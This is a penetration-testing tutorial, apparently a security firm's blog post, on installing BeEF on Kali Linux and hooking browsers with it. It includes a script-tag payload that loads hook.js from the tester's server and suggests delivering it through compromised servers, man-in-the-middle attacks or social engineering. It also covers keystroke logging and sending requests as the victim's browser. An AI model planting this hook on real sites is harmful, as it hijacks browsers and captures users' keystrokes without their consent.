

BeEF, the Browser Exploitation Framework, is a testing tool that allows the penetration tester to look past hardened network perimeters and client systems, and launch client-side attacks directly against the targeted browsers providing pivot points to other systems.
In this guide I'll be using Kali Linux, the penetration testing distribution created by the folks at Offensive Security. You can download an ISO or a VMware image at www.kali.org.
Kali makes installing BeEF very simple, you can use apt-get to install the package using:
apt-get install beef-xss
After installation is complete we will navigate to the directory BeEF resides in: /usr/share/beef-xss. Launch BeEF using the ./beef command and see the following. As you can see it is running on all network interfaces both internally and locally on port 3000.
.webp)

With BeEF now running we can navigate to the user interface panel at the URL: http://192.168.71.145:3000/ui/panel in the browser. This will redirect us to the authentication page, the default username and password: beef:beef.
We are now logged in to BeEF and are presented with the Getting Started page.

Here BeEF will give you an overview of how it works including two demo pages.

The basic demo page:
The advanced demo page:

As soon as either of these pages load the browser is hooked and we can now execute BeEF framework modules against it.
The BeEF hook is a JavaScript file hosted on the BeEF server that needs to run on client browsers. When it does, it calls back to the BeEF server communicating a lot of information about the target. It also allows additional commands and modules to be run against the target. In this example, the location of the BeEF hook is at http://192.168.71.145:3000/hook.js.
In order to attack a browser, we need to include our JavaScript hook in a page that the client will view. There are a number of ways to do that, but the easiest is to insert the following into a page and somehow get the client to open it:
<script src="http://192.168.71.145:3000/hook.js" type="text/javascript"></script>
In a real-world test, you could insert this link in a page via a compromised web server, inject it into traffic after a successful man-in-the-middle attack, or use social engineering techniques such as phone calls, emails, or social network links to get the target to visit the page.
Back in the BeEF user interface panel we will see a list of either online browsers or offline browsers that have been hooked and are present in BeEF logs. We will see our browser in the online browsers list. When we click on it BeEF will present us with 5 basic tabs: Details, Logs, Commands, Rider, and XssRays.

The Details tab will present us with details on the hooked browser and the host the browser is running on.

The Logs tab shows us a log of the events on that browser such as when it came online, mouse clicks within the page and user keystrokes. In the demo page I had typed "abcdef" in the text box, as you can see in the screenshot below those actions are all captured in the log.
In the Commands tab you will find a selection of commands and exploits that can be launched against your target. Each command has different colored icons that will indicate the validity of the command against that specific browser. Below is the definition of each color, this can be found on the Getting Started page.


On the Rider tab you can submit arbitrary HTTP requests on behalf of the hooked browser. The History panel records each request sent by the rider.
The XssRays tab checks for XSS attack vulnerabilities on the page where the browser is hooked. There is so much more you can do with BeEF. Experimentation is key to unlocking the different tools available in BeEF.
Want to see what an attacker could do through your users' browsers?
Our team uses tools like BeEF alongside manual exploitation techniques to demonstrate real-world XSS and client-side attack impact. Reach out to discuss a web application penetration test.
Talk to Our Team